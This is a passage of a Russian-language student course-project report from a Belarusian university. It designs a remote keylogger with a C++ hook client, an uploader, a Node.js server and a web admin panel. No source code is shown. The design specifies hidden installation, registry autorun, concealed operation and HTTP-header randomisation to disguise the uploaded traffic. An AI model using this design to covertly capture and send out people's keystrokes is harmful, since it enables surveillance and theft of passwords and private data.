

Министерство образования Республики Беларусь
Учреждение образования
БЕЛОРУССКИЙ ГОСУДАРСТВЕННЫЙ УНИВЕРСИТЕТ
ИНФОРМАТИКИ И РАДИОЭЛЕКТРОНИКИ

Факультет компьютерных систем и сетей
Кафедра программного обеспечения информационных технологий
Дисциплина: Системное программирование (СП)

ПОЯСНИТЕЛЬНАЯ ЗАПИСКА
к курсовому проекту
на тему:

**ПРОГРАММНОЕ СРЕДСТВО
ДЛЯ УДАЛЕННОГО МОНИТОРИНГА КЛАВИАТУРНОГО
ВВОДА**

БГУИР КП 6-05-0612-01 029 ПЗ

Студент
Руководитель

Яхновец В.А.
Деменковец Д.В.

Минск 2025

СОДЕРЖАНИЕ

ВВЕДЕНИЕ	3
1 АНАЛИЗ ПРЕДМЕТНОЙ ОБЛАСТИ.....	4
1.1 Обзор аналогов.....	4
1.2 Постановка задачи	7
2 ПРОЕКТИРОВАНИЕ ПРОГРАММНОГО СРЕДСТВА.....	10
2.1 Структура программы	10
2.2 Проектирование интерфейса программного средства	11
2.3 Проектирование функционала программного средства	14
3 РАЗРАБОТКА ПРОГРАММНОГО СРЕДСТВА	21
3.1 Реализация программных модулей	21
4 ТЕСТИРОВАНИЕ ПРОГРАММНОГО СРЕДСТВА	26
5 РУКОВОДСТВО ПОЛЬЗОВАТЕЛЯ	29
5.1 Установка и запуск кейлоггера.....	29
5.2 Управление кейлоггером.....	29
5.3 Работа с административной панелью	31
ЗАКЛЮЧЕНИЕ.....	33
СПИСОК ИСПОЛЬЗОВАННОЙ ЛИТЕРАТУРЫ.....	35
ПРИЛОЖЕНИЕ А. Исходный код кейлоггера.....	36
ПРИЛОЖЕНИЕ Б. Исходный код клиента для передачи данных.....	42
ПРИЛОЖЕНИЕ В. Исходный код сервера	44
ПРИЛОЖЕНИЕ Г. Исходный код клиентского веб-интерфейса.....	46

ВВЕДЕНИЕ

В условиях стремительного развития цифровых технологий и широкого распространения удалённого взаимодействия между пользователями и компьютерными системами возрастает потребность в эффективных средствах удалённого мониторинга и управления. Такие программные решения находят применение в различных сферах – от системного администрирования до обеспечения информационной безопасности.

Одним из направлений в данной области является создание программных средств, способных фиксировать и анализировать действия пользователя. Одним из таких инструментов выступает кейлоггер – программа, регистрирующая нажатия клавиш на клавиатуре. Несмотря на то, что кейлоггеры часто ассоциируются с вредоносной деятельностью, их изучение и моделирование позволяют глубже понять потенциальные угрозы, которые могут возникать в корпоративной или личной информационной среде. Разработка собственного безопасного кейлоггера позволяет осознанно изучить механизмы работы подобного рода программ и тем самым повысить уровень защищённости систем от внешнего вмешательства.

Кроме исследовательских целей, подобные решения могут использоваться в корпоративной среде для мониторинга действий сотрудников, в образовательных целях – для анализа поведения пользователей, а также в технических экспериментах, направленных на изучение принципов удалённого взаимодействия между компонентами информационной системы.

С учётом вышеизложенного, целью данной курсовой работы является создание программного средства для удалённого мониторинга клавиатурного ввода, способного фиксировать пользовательские действия и передавать их для последующего анализа. Особое внимание при этом уделяется архитектуре системы, обеспечению стабильности её работы и возможностям масштабирования.

1 АНАЛИЗ ПРЕДМЕТНОЙ ОБЛАСТИ

1.1 Обзор аналогов

В современных условиях цифровизации бизнес-процессов и усиления требований к информационной безопасности существенную роль играют программные комплексы, обеспечивающие мониторинг активности пользователей компьютерных систем. Среди подобных решений выделяются специализированные приложения для регистрации клавиатурного ввода – кейлоггеры, основным назначением которых является фиксация, накопление и последующий анализ последовательностей нажатий клавиш. Функциональные возможности данных инструментов охватывают широкий спектр задач: от контроля соблюдения корпоративных политик безопасности и предупреждения утечек данных до оценки эффективности работы сотрудников и исследования пользовательского поведения.

Рынок программного обеспечения предлагает разнообразные реализации систем мониторинга ввода – от масштабных платформ для управления человеческими ресурсами до компактных утилит, сфокусированных на решении узких задач.

С целью формирования обоснованного перечня требований к создаваемому программному продукту был выполнен сравнительный анализ нескольких характерных представителей данного класса программ. В процессе исследования были идентифицированы их архитектурные особенности, ключевые функции, а также сильные и слабые стороны.

1.1.1 Комплексная система мониторинга Kickidler

Kickidler представляет собой многофункциональную систему учета рабочего времени и контроля сотрудников, в которой функция кейлоггера интегрирована в общий комплекс мониторинга. Это корпоративное решение, поддерживающее работу на компьютерах с операционными системами Windows, macOS и Linux.

Ключевым преимуществом системы является глубокая интеграция различных модулей наблюдения: кейлоггер работает совместно с записью видеоэкрана, что позволяет администратору не только видеть нажатые клавиши, но и наблюдать за тем, что происходило на экране пользователя в момент ввода. Это обеспечивает наиболее полное понимание контекста действий сотрудника.

Дополнительный функционал включает интеллектуальный фильтр по ключевым словам, экспорт истории нажатий в формате Excel, анализ интенсивности клавиатурного ввода, а также объединение всех собранных данных на единой временной шкале.

Основным недостатком для небольших организаций или индивидуального использования является избыточная сложность и стоимость решения, а

также необходимость развертывания серверной инфраструктуры. Кроме того, система ориентирована исключительно на корпоративный сектор и не предоставляет возможностей для технических исследований или образовательных целей.

Внешний вид интерфейса для управления скриптами представлен на рисунке 1.1.




Рисунок 1.1 – Интерфейс системы мониторинга Kickidler

1.1.2 Мониторинговый инструмент Best Free Keylogger

Best Free Keylogger представляет собой специализированную утилиту для мониторинга активности на компьютерах под управлением операционной системы Windows. Программа позиционируется как решение для родительского контроля и наблюдения за деятельностью пользователей.

Основное преимущество утилиты – специализация на задаче логирования нажатий клавиш с минимальным потреблением системных ресурсов. Программа работает в полностью скрытом режиме, не оставляя видимых следов своего присутствия в системе. Функциональность включает не только запись клавиатурного ввода, но и мониторинг интернет-активности, логирование чатов и паролей, отслеживание содержимого буфера обмена, а также автоматическое создание скриншотов через заданные интервалы времени.

Технические особенности реализации включают различные методы доставки собранных данных: отправку по электронной почте, передачу через FTP или сохранение в локальной сети. Утилита предоставляет гибкие настройки расписания мониторинга и автоматической очистки логов.

Существенным недостатком является ограниченная платформенная поддержка (только Windows), а также отсутствие открытого исходного кода, что затрудняет изучение принципов работы программы.

Внешний вид интерфейса представлен на рисунке 1.2.




Рисунок 1.2 – Интерфейс утилиты Best Free Keylogger

1.1.3 Утилита мониторинга Windows Keylogger

Windows Keylogger – это классическое решение для отслеживания клавиатурного ввода, разработанное специально для операционной системы Windows. Утилита отличается простотой использования и минималистичным интерфейсом, ориентированным на выполнение базовых задач мониторинга.

Главным достоинством программы является функция "Easy Read", позволяющая быстро и удобно просматривать записанные нажатия клавиш в читаемом формате. Утилита поддерживает фильтрацию логов по различным критериям через расширенный поиск, что упрощает анализ больших объемов данных. Особенностью реализации является возможность настройки мониторинга для отдельных пользователей и конкретных приложений, обеспечивая целевую фиксацию активности.

Программа предлагает гибкие настройки автоматического управления: установку даты для автоматического удаления старых логов, планирование периодов активности мониторинга и настройку параметров скрытности работы.

Основным недостатком, как и у предыдущего аналога, является закрытый исходный код и ограничение только платформой Windows. Кроме того, утилита не предоставляет механизмов удаленного управления или сбора данных с нескольких компьютеров в централизованное хранилище, что ограничивает ее применение в распределенных системах.

Внешний вид интерфейса представлен на рисунке 1.3.




Рисунок 1.3 – Интерфейс утилиты Windows Keylogger

1.2 Постановка задачи

На основе анализа предметной области и рассмотренных аналогов были сформированы функциональные и технические требования к разрабатываемому программному комплексу – системе удаленного мониторинга клавиатурного ввода, реализуемой на языках C++ и JavaScript с применением сетевых технологий.

Требования к функционалу приложения:

1. Разработка клиентского модуля мониторинга на языке C++ с использованием Windows API, обеспечивающего:
 - скрытую установку и запуск с минимальным вмешательством пользователя.
 - непрерывный перехват всех нажатий клавиш клавиатуры в режиме реального времени.

- определение и фиксацию контекстной информации: заголовок активного окна, время события, идентификатор процесса.
 - структурированное сохранение данных в локальные файлы с поддержкой UTF-8 кодировки.
 - возможность настройки пути сохранения логов через конфигурационный файл.
 - работу в фоновом режиме с поддержкой системного троя и скрыванием интерфейса.
 - добавление в автозапуск через реестр
 - обеспечение взаимодействия с серверной частью для передачи данных.\
2. Реализация серверного компонента для централизованного сбора данных:
- прием и хранение информации от клиентов в файловой системе.
 - предоставление базового API для управления логами.
 - обеспечение возможности запроса данных с клиентских устройств.
3. Создание веб-интерфейса для просмотра и управления собранными данными:
- отображение списка подключенных устройств и их логов.
 - просмотр зафиксированных нажатий клавиш с контекстной информацией.
 - возможность управления хранилищем данных.

Технические требования к реализации клиентского модуля:

- использование исключительно языка C++ и Windows API без сторонних фреймворков для глубокого изучения системного программирования.
- применение низкоуровневых механизмов Windows API:
- использование SetWindowsHookEx для глобального перехвата клавиатурных событий.
- создание контекстного меню для управления состоянием программы.
- реализация чтения/записи конфигурационных параметров.
- минимальное потребление системных ресурсов в фоновом режиме.

Сформулированные требования позволяют разработать полноценную систему мониторинга, где основной акцент делается на изучение низкоуровневых механизмов Windows API через реализацию клиентского кейлоггера на C++.

Серверная часть и веб-интерфейс добавляют системе практическую ценность, демонстрируя интеграцию системного программирования с сетевыми технологиями и создавая готовый к использованию инструмент для анализа пользовательской активности.

2 ПРОЕКТИРОВАНИЕ ПРОГРАММНОГО СРЕДСТВА

2.1 Структура программы

Архитектура разрабатываемого программного средства строится на основе модульного подхода с четким разделением функциональных компонентов, что обеспечивает надежность, расширяемость и удобство сопровождения системы. Основной акцент в проектировании сделан на клиентский модуль мониторинга, реализуемый на языке C++ с использованием низкоуровневых механизмов Windows API.

Структура проекта включает следующие ключевые модули и компоненты:

Клиентский модуль (кейлоггер) – центральный компонент системы, отвечающий за перехват и обработку клавиатурных событий:

- главная точка входа (Main) – инициализация приложения, регистрация системного хука, запуск цикла обработки сообщений.
- модуль перехвата клавиатурных событий – реализация низкоуровневого хука клавиатуры (WH_KEYBOARD_LL) с использованием функции SetWindowsHookEx, обработка сообщений WM_KEYDOWN.
- оконная процедура (WindowProc) – обработка системных сообщений, управление окнами, взаимодействие с системным треем.
- модуль обработки данных – преобразование кодов клавиш в символы с учетом раскладки (ToUnicodeEx), определение активного окна (GetForegroundWindow), форматирование и сохранение логов.
- модуль управления системным треем – работа с областью уведомлений через Shell_NotifyIcon, создание контекстного меню для управления состоянием программы.
- модуль конфигурации – чтение и запись настроек программы через конфигурационный файл, управление путем сохранения логов.

Клиентский модуль передачи данных – вспомогательный компонент, обеспечивающий сетевое взаимодействие:

- модуль сбора данных – мониторинг лог-файлов, чтение накопленной информации.
- модуль сетевой коммуникации – отправка данных на сервер по расписанию, обработка команд через long-polling.
- модуль маскировки трафика – генерация случайных HTTP-заголовков для имитации легитимного сетевого трафика.

Серверная часть (Node.js/Express) – централизованный компонент для сбора и хранения данных:

- HTTP API модуль – обработка входящих запросов от клиентов через REST-интерфейс.

- модуль управления файловой системой – сохранение логов в структурированном виде, обеспечение целостности данных.
- модуль long-polling – поддержка асинхронных соединений для отправки команд клиентам.

Веб-интерфейс администратора – инструмент для визуализации и управления данными:

- компонент отображения устройств – список подключенных клиентов с информацией о состоянии.
- компонент просмотра логов – форматированный вывод зафиксированных данных с контекстной информацией.
- компонент управления – инструменты для инициирования сбора данных, очистки логов, обновления информации.

Клиентский модуль мониторинга работает как автономное приложение Windows, независимо перехватывая клавиатурные события и сохраняя их в локальные файлы. Периодически (или по команде) клиентский модуль передачи данных отправляет накопленную информацию на сервер через HTTP-запросы. Сервер принимает и сохраняет данные, предоставляя к ним доступ через веб-интерфейс. Администратор системы может просматривать собранную информацию и управлять процессом мониторинга через интуитивно понятный веб-интерфейс.

Такая архитектура обеспечивает четкое разделение ответственности между компонентами: клиентский модуль на C++ фокусируется исключительно на взаимодействии с Windows API, в то время как сетевые компоненты и интерфейс реализуются с использованием современных веб-технологий, демонстрируя интеграцию различных подходов в рамках единой системы.

2.2 Проектирование интерфейса программного средства

Система мониторинга клавиатурного ввода включает два принципиально различных типа интерфейса: скрытый интерфейс клиентского агента и веб-интерфейс административной панели. Каждый из них решает специфические задачи и проектируется с учетом различных требований к взаимодействию с пользователем.

2.2.1 Интерфейс кейлоггера

Клиентский модуль, реализуемый на C++ с использованием Windows API, проектируется как полностью скрытое приложение, не имеющее видимого графического интерфейса в традиционном понимании. Основное взаимодействие с системой осуществляется через системный трей (область уведомлений). Он включает в себя:

- иконка в системном трее служит единственным визуальным элементом, информирующим о работе программы.

- контекстное меню, активируемое правой кнопкой мыши, предоставляет доступ к базовым функциям управления.
- двойной клик левой кнопкой мыши позволяет просмотреть основную информацию о работе программы.

Макет элементов управления в системной трее представлен на рисунке 2.1.




Рисунок 2.1 – Макет элементов управления

Контекстное меню в системном трее включает:

- пункт "Show info" – отображает диалоговое окно с основными сведениями о работе агента. Макет диалогового окна представлен на рисунке 2.2.
- пункт "Open Log File" – запускает системный текстовый редактор для просмотра текущего файла с записями.
- пункт "Change save path..." – открывает стандартный диалог выбора файла для изменения расположения логов.
- пункт "Exit" – корректно завершает работу программы.




Рисунок 2.2 – Макет диалогового окна с основной информацией

2.2.2 Веб-интерфейс административной панели

Веб-интерфейс, реализуемый как одностраничное, предназначен для централизованного управления системой мониторинга и анализа собранных данных. Интерфейс проектируется с учетом требований к адаптивности и кросс-платформенности.

Основное окно интерфейса разделено на две логические зоны:

Правая боковая панель (сайдбар):

- заголовок с отображением количества подключенных устройств в реальном времени.
 - кнопка обновления списка устройств для ручной синхронизации данных.
 - список всех обнаруженных клиентских устройств с отображением их идентификаторов.
 - кнопка "Refresh All Logs" для массовой инициации сбора данных.
- Макет боковой панели представлен на рисунке 2.3.




Рисунок 2.3 – Боковая панель

Основная рабочая область:

- заголовок с информацией о просматриваемом устройстве и времени последнего обновления.
- панель инструментов с кнопками управления для выбранного устройства (обновление логов, запрос новых данных, очистка логов).
- область отображения логов.

Макет основной рабочей области представлен на рисунке 2.4.




Рисунок 2.4 – Основная рабочая область

Такое разделение интерфейсных решений позволяет обеспечить максимальную скрытность работы клиентского модуля при сохранении удобства и функциональности инструментов управления системой для администратора. Клиентский интерфейс фокусируется на минимализме и незаметности, в то время как веб-интерфейс предоставляет полноценные средства для работы с собранными данными.

2.3 Проектирование функционала программного средства

Приложение должно предоставлять следующий функционал для пользователя:

- постоянный перехват клавиатурных событий на системном уровне с использованием низкоуровневых хуков Windows.
- корректное преобразование кодов клавиш в символы с учетом текущей языковой раскладки.
- фиксация метаданных о контексте ввода: заголовок активного приложения, время операции, идентификатор процесса.
- организация структурированного хранения логов в локальных файлах с временными метками и разделением по сессиям.
- динамическое управление параметрами работы через внешний конфигурационный файл.
- полностью фоновый режим работы с интеграцией в системный трей и скрытым пользовательским интерфейсом.
- интерактивное управление агентом через контекстное меню в области уведомлений.
- периодическая синхронизация накопленных данных с центральным сервером по заданному расписанию.
- реакция на внешние команды от сервера для мгновенной отправки данных через long-polling канал.

- централизованный сбор и консолидация информации от множества клиентских устройств.
- интуитивный веб-интерфейс для мониторинга состояния подключенных систем.
- возможность дистанционного управления процессом сбора информации с отдельных устройств.
- безопасное завершение работы с корректным освобождением системных хуков и ресурсов.
- оптимизированное потребление ресурсов процессора и памяти.
- обеспечение сетевой стелс-функциональности через рандомизацию параметров соединения.
- автоматическое восстановление функциональности после временных сетевых прерываний.
- добавление в автозапуск через реестр

2.3.1 Алгоритм перехвата клавиатурных событий

Основной механизм перехвата клавиатурных событий реализован через функцию HookCallback, которая является процедурой обратного вызова, регистрируемой с помощью системного вызова SetWindowsHookEx. Данная функция активируется операционной системой при каждом клавиатурном событии в системе.

При получении сообщения функция проверяет код события через параметр nCode. Если код указывает на необходимость обработки сообщения текущим обработчикомKo, происходит проверка типа события через параметр wParam. При обнаружении сообщения WM_KEYDOWN, сигнализирующего о нажатии клавиши, из параметра lParam извлекается структура KBDLLHOOKSTRUCT, содержащая виртуальный код нажатой клавиши. Этот код передается в функцию Save для дальнейшей обработки и сохранения. Независимо от результата обработки, функция завершает работу вызовом CallNextHookEx, который передает управление следующему обработчику в цепочке системных хуков. Блок-схема алгоритма данной процедуры приведена на рисунке 2.5.




Рисунок 2.5 – Блок-схема процедуры перехвата клавиатурных событий

2.3.2 Алгоритм создания и настройки иконки в системном трее

Функция `CreateTrayWindow` отвечает за создание графического интерфейса программы, интегрированного с системным треем Windows. Процедура начинается с инициализации структуры `WNDCLASS` для регистрации пользовательского класса окна. Указывается оконная процедура `WindowProc` как обработчик сообщений, задаются параметры класса: имя, курсор по умолчанию и цвет фона.

После регистрации класса с помощью функции `RegisterClass` создается экземпляр окна с указанными параметрами стиля, размеров и положения. Формируется контекстное меню через функцию `CreatePopupMenu` с добавлением пунктов управления: "Show Info", "Open Log File", "Change Save Path..." и "Exit".

Инициализируется структура `NOTIFYICONDATA` для настройки иконки в системном трее. Указывается дескриптор окна-владельца, идентификатор иконки и набор флагов, определяющих поддерживаемые функции. Формируется текст всплывающей подсказки с информацией о состоянии программы и пути к лог-файлу. Вызов функции `Shell_NotifyIcon` с флагом `NIM_ADD` добавляет иконку в область уведомлений. Основное окно программы скрывается для обеспечения фонового режима работы. Блок-схема данной процедуры приведена на рисунке 2.6.



